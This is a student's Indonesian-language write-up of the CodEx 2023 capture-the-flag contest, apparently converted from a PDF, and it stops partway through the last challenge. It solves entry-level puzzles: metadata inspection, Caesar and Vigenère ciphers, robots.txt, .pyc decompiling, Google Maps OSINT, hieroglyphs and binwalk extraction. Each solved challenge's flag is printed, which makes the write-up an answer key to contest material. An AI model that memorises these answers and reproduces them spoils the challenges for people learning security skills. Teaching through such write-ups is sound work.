

CTF CodEx 2023 WRITE UP




Steven Anthony
(235150201111035)

CodEx 2023

Warm Up

Deskripsi soal:



Link File :

https://codexploit.fun/files/c436823bf7d8bae318e95db39482b85c/Codex2023.jpeg?token=eyJ1c2VyX2lkIjo4LCJ0ZWFTX2lkIjpudWxsLCJmaWxlX2lkIjoxOH0.ZVfOkQ.dP4zXOkfl2j2OrY_Ox3SdULijQYrQ

Ketika di-open :



Solusi :

Ketika format file di-ubah menjadi .txt maka akan terlihat seperti berikut:

Flag:


```
title 題名 は 題名 は は %' ' は は 0 は は は  
2023:10:19 15:08:58 2023:10:19 15:08:58 t i t l e f l a g { t 3 r s 3 l 0 b 0 n g } ýþ <CREATOR: gd-jpeg v1.0  
iHzreSzNTczkcd?>  
w.w3.org/1999/02/22-rdf-syntax-ns#><rdf:Description rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b"  
:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:dc="http://purl.org/dc/elements/1.1/"><dc:title><rdf:Alt  
:xml:lang="x-default"><title></title></rdf:Alt>  
<rdf:li xml:lang="x-default"><title></title></rdf:li></rdf:Alt>  
RDF></x:xmlmpmeta>
```

flag{t3rs3l0b0ng}

Kaisar Romawi

Warm Up

Diberikan file sebagai berikut :



Link File:

https://codexploit.fun/files/14859f1432a072403dfd096f5183fda3/kaisar_romawi.txt?token=eyJ1c2VyX2lkIjoi4LCJ0ZWFTX2lkIjpudWxsLCJmaWxlX2lkIjoxOX0.ZVfOzg.aiCqC9hOOjmUDpNULGfW6nzZ5Ns

Ketika dibuka :

A screenshot of a text editor window. The menu bar shows "File", "Edit", "View", and a settings gear icon. The main area contains the text "pvkq{r3u3v_r4xn4v_mei}". At the bottom, it shows "Ln 1, Col 23 | 100% | Windows (CRLF) | UTF-8".

Solusi :

Dari Judul soal dapat kita simpulkan bahwa "Kaisar" > Caesar, maka dapat kita decode menggunakan Caesar Cipher

The image shows two side-by-side screenshots of web-based tools for solving ciphers.

dCode Search Results: A search bar at the top allows for keyword search ("e.g. type 'random'") and browsing the full tool list. Below, a "Results" section displays a list of decrypted messages corresponding to different Caesar cipher shifts. The list is sorted from most probable to least probable. The first few entries are:


Shift	Decrypted Message
17 (←9)	yetz{a3d3e_a4gw4e_vnr}
3 (←23)	mshn{o3r3s_o4uk4s_jbf}
2 (←24)	ntio{p3s3t_p4v14t_kcg}
13 (←13)	cixd{e3h3i_e4ka4i_zrv}
10 (←16)	f1ag{h3k3l_h4nd4l_cuy}
9 (←17)	gmbh{i3l3m_i4oe4m_dvz}
19 (←7)	wcrx{y3b3c_y4eu4c_tlp}
21 (←5)	uapv{w3z3a_w4cs4a_rjn}
7 (←19)	iodj{k3n3o_k4qg4o_fxb}
6 (←20)	jpek{l3o3p_l4rh4p_gyc}
8 (←18)	hnci{j3m3n_j4pf4n_ewa}
25 (←1)	qwlr{s3v3w_s4yo4w_nfj}
23 (←3)	synt{u3x3y_u4aq4y_phl}
4 (←22)	lrgm{n3q3r_n4tj4r_iae}

Polytron Caesar Cipher Decoder: This tool interface includes a banner for "Polytron Promo AC Smart Neuva UpTo 800K". It shows the input ciphertext "pvkq{r3u3v_r4xn4v_me1}" and a "DECRYPT (BRUTE)" button. Below the input, there are options for manual decryption, including a shift key input field set to "3" and several radio button options for different alphabets and character sets. A note at the bottom says "See also: ROT Cipher - Shift Cipher".

Dapat kita lihat bahwa Flag : flag{h3k3l_h4nd4l_cuy}


RFC 9309 Warm Up

Deskripsi Soal :




Link web: <http://codexploit.fun:5011/>

Ketika web dibuka :



Solusi :

Karena RFC 9309 termasuk Robots Exclusion Protocol maka dapat dieksekusi dengan penambahan /robots.txt pada search bar



maka akan muncul sebagai berikut :



A screenshot of a web browser window. The address bar shows the URL "codexploit.fun:5011/robots.txt" with a "Not secure" warning icon. The main content area displays the following text:

```
User-agent: *
Disallow: /3xP10iT/flag.txt      # Authentic secrets
Disallow: /h1dd3n/flag.txt       # True hidden gems
Disallow: /s3cr37F0ld/flag.txt   # The real secret stash
Disallow: /d1rkD1r/flag.txt      # Dark and mysterious
Disallow: /c0v3rM3/flag.txt      # Cover me if you can
```

maka akan coba kita input satu persatu pada search bar :



A screenshot of a web browser window. The address bar shows the URL "codexploit.fun:5011//s3cr37F0ld/flag.txt" with a "Not secure" warning icon. The main content area displays the following text:


Congratulations! You've successfully found the flag. Well done!
Flag: flag{H1dd3n_S3cr37s_rfc_9309}

Flag: flag{H1dd3n_S3cr37s_rfc_9309}

Pee Why See

Reverse Engineering

Deskripsi Soal:



Link File:

<https://codexploit.fun/files/73090e856e51baf17fae8c68b9133f20/main.pyc?token=eyJ1c2VYX2lkljo4LCJ0ZWFlX2lkljpuWxsLCJmaWxIX2lkljo2fQ.ZVfQPQ.pAd65ky2-5sXJAI4tDehdOtXFWE>

Solusi:

kita perlu mendecompile file .pyc ke .py agar dapat membuka file tersebut.
untuk men-decompile file ini saya menggunakan tools online

```
1 # uncompyle6 version 3.5.0
2 # Python bytecode 3.8 (3413)
3 # Decompiled from: Python 2.7.5 (default, Jun 20 2023, 11:36:40)
4 # [GCC 4.8.5 20150623 (Red Hat 4.8.5-44)]
5 # Embedded file name: ./main.py
6 # Size of source mod 2**32: 397 bytes
7* data = [
8    102, 108, 97, 103, 123, 99, 111, 109, 112, 105, 108, 101, 100, 95, 112, 121, 116, 104, 111, 110,
9    95, 105, 115, 95, 101, 97, 115, 121, 95, 116, 111, 95, 100, 101, 99, 111, 109, 112, 105, 108, 101, 125]
10 flag = input('Enter the flag: ')
11* for i, e in enumerate(flag):
12    if ord(e) != data[(i % len(data))]:
13        print('Nice try.')
14        exit(0)
15
16 print('You got the flag!')
```

setelah itu kita perlu membuat script file sederhana agar mendapatkan output flagnya

```
ges.py > ...
1  data = [
2    102, 108, 97, 103, 123, 99, 111, 109, 112, 105, 108, 101, 100, 95, 112, 121, 116, 104, 111, 110,
3    95, 105, 115, 95, 101, 97, 115, 121, 95, 116, 111, 95, 100, 101, 99, 111, 109, 112, 105, 108, 101, 125
4  ]
5
6  decoded_data = ''.join(chr(char) for char in data)
7  print(decoded_data)
8  |
```

```
PS C:\Users\Steven\OneDrive\VEN\.vscode> python
flag{compiled_python_is_easy_to_decompile}
PS C:\Users\Steven\OneDrive\VEN\.vscode>
```

Flag : flag{compiled_python_is_easy_to_decompile}

🎵 hajiman nan marya neoui bakkeseon sal su eopseo 🎵 OSINT

Deskripsi soal:

Challenge 10 Solves ×

🎵 hajiman nan marya neoui bakkeseon sal su eopseo 🎵

176

Aku ditinggal kedua sahabatku berlibur, saat kutanya mereka sedang berlibur kemana, mereka tidak mau menunjukkan tempatnya. Mereka hanya berkata "Jika kau mengetahui tempatku berada, aku meninggalkan pesan untukmu lewat ulasan/review di toko yang ada di sekitarku". Hmm..., aku masih tidak paham maksudnya tapi aku harus tau posisi mereka!

Author: Ziptoexe

<https://drive.google.com/drive/folders/10Zsxtlqv2Bmgm57cdZKIU?usp=sharing>

3/35 attempts

Flag Submit

Link File :

<https://drive.google.com/drive/folders/10Zsxtlqv2Bmgm57cdZKIUF03hh1kV390?usp=sharing>

Ketika file dibuka:



Solusi:

Dapat kita simpulkan bahwa kita perlu mencari toko yang ada pada gambar lalu melihat ulasannya pada Google Maps

Foto pertama:
dapat kita lihat nama jalan pada foto tersebut



Selanjutnya kita cari pada Google Maps

A screenshot of a Google Maps search interface. The search bar at the top contains the text "1600 East 6th". Below the search bar is a magnifying glass icon and an "X" icon. Underneath the search bar, the search results show a location pin followed by the address "1600 East 6th Street Austin, Texas, Amerika Se...".

Dapat kita lihat bahwa daerah tersebut merupakan daerah Austin, Texas, AS

Selanjutnya, kita cari market yang sesuai dengan foto tersebut

A screenshot of a Microsoft Bing map. The map shows a street view of a market building with a red sign that reads "PICO GARDENS MARKET". To the right of the street view is a detailed map of the area. The market is located at the intersection of E 6th St and S Clarence St. Other nearby streets labeled include Lanfranco St, S Glass St, E 6th St, S Anderson St, Inez St, and S Specan St. A legend at the top right indicates "Road". At the bottom right, there is a copyright notice: "© 2023 TomTom, © OpenStreetMap".

Setelah itu, lihat ulasannya

A screenshot of a Google Maps review page. The review is from a user named "normal mail" and has 1 ulasan. It was posted 6 hari lalu and is marked as BARU. The review text is: "Maybe next year i would visit it. flag(youare_great_detective!_". Below the review, there is a link to "Lihat terjemahan (Indonesia)". At the bottom, there are buttons for "Suka" and "Bagikan".

Hal yang sama juga kita lakukan pada foto kedua



Dapat disimpulkan bahwa foto tersebut terletak pada negara Jepang dekat dengan Austrian Embassy

Setelah melakukan pencarian, ditemukan tempat (toko) yaitu St.Moritz sesuai dengan tempat difoto. Setelah itu kita tinggal melihat ulasan dari toko tersebut.



 topiputih wh
1 ulasan

★★★★★ 6 hari lalu BARU

My fav place! incR3dibL3s_y0u_Found_M3!!)


[Lihat terjemahan \(Indonesia\)](#)

 Suka  Bagikan

Flag : flag{y0uare_great_detect1ve!_incR3dibL3s_y0u_Found_M3!!}


Discord Miscellaneous

Deskripsi Soal :



Solusi:

Kita hanya perlu mencari flag yang terdapat dalam discord tersebut.



Flag: `flag{Rul3sz_1s_im0rt4nt_Ple4se_Re4d_w1th_C4refully}`

Aksara Kuno Miscellaneous

Deskripsi Soal:

Challenge 7 Solves X

Aksara Kuno

356

Cleopatra pernah berkata...

format flag -> flag{lowercaseletter}

Author: Ziptoexe

<https://docs.google.com/document/d/1yjNliT2-W6lk5HPjbx7IEGvzMfmbrv8lRt5hXX3aLnc/edit?usp=sharing>


Link Filel:

[MyOldSecret - Google Dokumen](#)

Solusi:

Pada file tersebut, terdapat beberapa gambar yang merupakan hieroglif mesir.

Kemudian dapat kita cocokkan dengan gambar berikut dan akan menghasilkan suatu kalimat



www.afrostyly.com/english & www.youtube.com/egyptdecoded											
A 3 (G1)	A c (D36)	B b (D58)	D d (D46)	E i (M17)	E y (M17a)	F f (I9)	G g (W11)	H h (V28)			
Vulture	Arm	Leg	Hand	Reed	Reed	Snake	Jar std	Wick			
H h (O4)	J (dj) (I10)	K k (V31)	M m (G17)	N n (N35)	P p (Q3)	Q q (N29)	R r (D21)	S s (S29)	S s (O34)		
Reed shelter	Cobra	Basket	Owl	Water ripple	Stool	Hill	Mouth	Folded cloth	Lock (or Bolt)		
T t (X1)	U w (G43)	U w (V1)	TJ t (V13)	KH b (Aa1)	SH s (N38)	H b (F32)	N n (S3)	M m (Aa15)			
Bread	Chick	Rope	Cord	Sieve	Pool	Belly	Crown	Rib			

Flag : flag{hieroglifancientegypt}

Vinegar

Cryptography

Deskripsi soal:

Challenge 13 Solves X

Vinegar

100

I heard that the key is less than 5 characters.

Author: Yesver

[chall.txt](#)

Flag Submit

Link File :

<https://codexploit.fun/files/e66ca73ff30f8f42bd2b9e19a157d48e/chall.txt?token=eyJ1c2VyX2lkIjo4LCJ0ZWFlX2lkIjpudWxsLCJmaWxlX2lkIjoiQ.ZVfGBQ.Ix-zc-3azGZ5zZAygwL5DBvycE>

Solusi:

Ketika dibuka maka akan terlihat seperti berikut:

Aozlsv kpe dlatnzvg ezbyutipg, r topv attvmt
rvzfqquiet nqtj r eeckpetvl gwzbat tipvzdavvl
pcjaetjjy yzbh ufclhlt mgcwdkva tjrb sgvuef kw
eeyw tjk atqiqeu fn fqioovkmn fimaoj. Piu
wqnivzs frvcgu ilqeo tjk nrgka, cquerutzvg c
sqtvvvzsyvmt upupjfvy vyit kebetkeipvl wkkp tjk
liukinv ycm qw brcwnie rvd vym lclohvzz oh
tpinuzep tpaузvg rzoeqea. Au kpe ulv dkgxef
smlqn bhg ywrkqwn, eratkeo a yrzm, iftdge pug
lxop kpe utmng, r aepjm oh jmrgeqta vvvgcwpgu
bhg juanc krqnl tjrb hcu oavymrgu, zeozvdkeo
tjvu tjrb bgrcta rvd cib cqld dv nowel ip kpe
ofat wemxrvtktgu kotemru fn lkwm. Tjrb bgzvg
cibielavv, I cjkctkiipvl tjrb tjk japemr
dviru kpe gdjlgd wf
hcig{uzupnv_klcjaiert_ckgpet}.

Ln 1, Col 1 | 100% | Windows (CRLF) | UTF-8

Namun, ketika kita mencari pada Google, akan ditampilkan sebagai berikut:

The screenshot shows a Google search results page for the query "vinegar cipher". The search bar at the top contains the query. Below it, there are tabs for SEARCH, CHAT, IMAGES, VIDEOS, MAPS, NEWS, MORE, and TOOLS. The SEARCH tab is selected. The results section indicates "About 90.600 results". The first result is titled "Vigenère Cipher" and has a link to <https://www.geeksforgeeks.org/vigenere-cipher/>. A snippet of C++ code for implementing the Vigenère cipher is shown, along with a "See More" button. The code is as follows:

```
// C++ code to implement Vigenere Cipher
#include<bits/stdc++.h>
using namespace std;
// This function generates the key in
// a cyclic manner until its length isn't
// equal to the length of original text
string generateKey(string str, string key)
{
    int x = str.size();
```

Content Under CC-BY-SA license

Was this helpful? Like Dislike

Maka dapat kita simpulkan bahwa kode tersebut merupakan kode vigenere. Langkah selanjutnya adalah kita akan men-decode teks tersebut menggunakan vigenere cipher.

The screenshot shows an "Auto Solve results" page. It displays a table with columns for Score, Key, and Text. There are five entries:

Score	Key	Text
40237	acri	midst the bustling cityscape a lone street performer with a weathered guitar captivated passersby with soulful melodies that seemed to echo the stories of forgotten dreams his fingers danced along the frets conjuring a bittersweet symphony that intertwined with the distant hum of traffic and the laughter of children chasing pigeons as the sun dipped below the horizon casting a warm golden hue upon the scene a sense of serenity enveloped the small crowd that had gathered reminding them that beau
16155	riaiacriac	jgdst the bustfztp wzzhmtape a lone stlvkc jxvoiimer with a weuknlvj poztar captivanj yujynljby with soulzlr vycumcv that seemex ku nwyu cbv stories of fiimxnkkw xieams his finavxb xrtlyu along the fryky liepdzng a bittersqvkc mpsybfny that intelkcrhvj fckh the distann yav iw zauwfc and the lulmqnvx xz chldren chamztp jzmnies as the sun dcgvnx skuin the horizon wrycsem j qrrm golden huy lvxh knn mtene a sense oz jkayeocs vnveloped thy jsjfc iand that had ganykayu xngznding them tbrz kyra
16044	rcriaciac	jmidst the buycfztp wzzhscape a lone yclvkc jxoormer with a cnuknlvj guitar captibjnj yujynrsby with soauzl vycumies that seesnx ku nwyu che stories of oiimxnkkw dreams his fowavxb xrtled along the layky liepdring a bittebxqvkc mpsyhony that inznlkcrhvj fith the distgwn yav iw zaaffic and thk uulmqnvx xf children cnjmztp jzmnons as the sut mcgvnx skuind the horizuw wrycsem j warm golden ndy lvxh knn scene a sensk xz jkayeoc enveloped zqy jsjfc iaowd that had mnjnykayu xnminding thes cbrz kyra
14455	riacriacac	jgzjbn kne bustling czzhmgtgy r rone street pxvoiisnl noth a weathervj pozjl tgptivated pajynljhh qzzh soulful mecumcvy cbrz seemed to ecyu cbv yciioses of forgottkkw xikigj nis fingers drtlyu guiem the frets coepdlztp u sottersweet spsybfth nygt intertwinvj fckn cbv jistant hum ow zauwlrw rtd the laughtvx xz tnrfixen chasing pzmniey jm kne sun dipped skuind zgy yurizon castiem j qrsv afrden hue upon knn mtkwy r yense of sereeoocs vteycuped the smalc iainj cbrz had gathereu xngztmcem them that bera

Karena key < 5 character, maka kita masukkan "acri" sebagai key

Maka, hasil decode nya adalah

Decoded message.

pigeons. As the sun dipped below the horizon, casting a warm, golden hue upon the scene, a sense of serenity enveloped the small crowd that had gathered, reminding them that beauty and art could be found in the most unexpected corners of life. That being articulated, I ascertained that the banner bears the emblem of flag{simple_classical_cipher}.

Flag: flag{simple_classical_cipher}

Gwenchana Syndrome Cryptography

Deskripsi soal:

Challenge 7 Solves ×

Gwenchana Syndrome

356

I think it's just a normal file

Author : Ziptoexe

<https://drive.google.com/drive/folders/1K3Ja-4fdb4lZCGkzP12oOupGEwbJzR6l?usp=sharing>

Flag Submit

Link file:

<https://drive.google.com/drive/folders/1K3Ja-4fdb4lZCGkzP12oOupGEwbJzR6l?usp=sharing>

solusi:

untuk mendapatkan flag dari soal ini, saya menggunakan linux pertama, saya menggunakan tools *binwalk* untuk menganalisis dan mengextract file tersebut

```
(steven@steven)-[~/Downloads]$ binwalk -dd=_Documents.docx
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Zip archive data, at least v1.0 to extract, name: _rels/
36	0x24	Zip archive data, at least v2.0 to extract, compressed size: 177, uncompressed size: 298, name: _rels/.rels
254	0xFE	Zip archive data, at least v1.0 to extract, name: word/
289	0x121	Zip archive data, at least v2.0 to extract, compressed size: 764, uncompressed size: 2853, name: word/comments.xml
1100	0x44C	Zip archive data, at least v2.0 to extract, compressed size: 355, uncompressed size: 1341, name: word/numbering.xml
1503	0x5DF	Zip archive data, at least v2.0 to extract, compressed size: 543, uncompressed size: 1809, name: word/settings.xml
2093	0x82D	Zip archive data, at least v1.0 to extract, name: word/_rels/
2134	0x856	Zip archive data, at least v2.0 to extract, compressed size: 253, uncompressed size: 943, name: word/_rels/document.xml.rels
2445	0x98D	Zip archive data, at least v1.0 to extract, name: word/theme/
2486	0x9B6	Zip archive data, at least v2.0 to extract, compressed size: 1584, uncompressed size: 7643, name: word/theme/theme1.xml
4121	0x1019	Zip archive data, at least v1.0 to extract, compressed size: 77030, uncompressed size: 77030, name: word/theme/rahasiaku.zip
81183	0x13D1F	End of Zip archive, footer length: 22
81205	0x13D35	Zip archive data, at least v2.0 to extract, compressed size: 372, uncompressed size: 1370, name: word/fontTable.xml
81625	0x13ED9	Zip archive data, at least v2.0 to extract, compressed size: 818, uncompressed size: 4815, name: word/styles.xml
82488	0x14238	Zip archive data, at least v2.0 to extract, compressed size: 677, uncompressed size: 4713, name: word/document.xml
83212	0x1450C	Zip archive data, at least v2.0 to extract, compressed size: 310, uncompressed size: 1200, name: [Content_Types].xml
85039	0x14C2F	End of Zip archive, footer length: 22

setelah itu kita masuk kedalam directories yang ada setelah kita extract tadi. Disini terdapat beberapa file didalamnya

```
(steven@steven)-[~/Downloads]$ cd _Documents.docx.extracted
```

```
(steven@steven)-[~/Downloads/_Documents.docx.extracted]$ ls
```

Setelah itu, dengan menggunakan command ‘file *’ didapatkan bahwa file ‘0’ merupakan zip file.

```
└─(steven@steven)─[~/Downloads/_Documents.docx.extracted]
└─$ file *
0: Zip archive data, at least v1.0 to extract, compression method=store
13D1F: Zip archive data (empty)
13D35: Microsoft Word 2007+
14C2F: Zip archive data (empty)
```

Maka, selanjutnya saya meng-*unzip* file tersebut.

```
└─(steven@steven)─[~/Downloads/_Documents.docx.extracted]
└─$ unzip 0
Archive: 0
  creating: _rels/
  inflating: _rels/.rels
  creating: word/
  inflating: word/comments.xml
  inflating: word/numbering.xml
  inflating: word/settings.xml
  creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  creating: word/theme/
  inflating: word/theme/theme1.xml
  extracting: word/theme/rahasiaku.zip
  inflating: word/fontTable.xml
  inflating: word/styles.xml
  inflating: word/document.xml
  inflating: [Content_Types].xml
```

Diketahui bahwa terdapat beberapa directories lagi didalamnya

```
└─(steven@steven)─[~/Downloads/_Documents.docx.extracted]
└─$ ls
0  13D1F  13D35  14C2F  '[Content_Types].xml'  _rels  word
```

setelah mencoba satu persatu, didapatkan directories didalam ‘word’ dengan title ‘theme’

```
(steven@steven)-[~/Downloads/_Documents.docx.extracted]
$ cd word

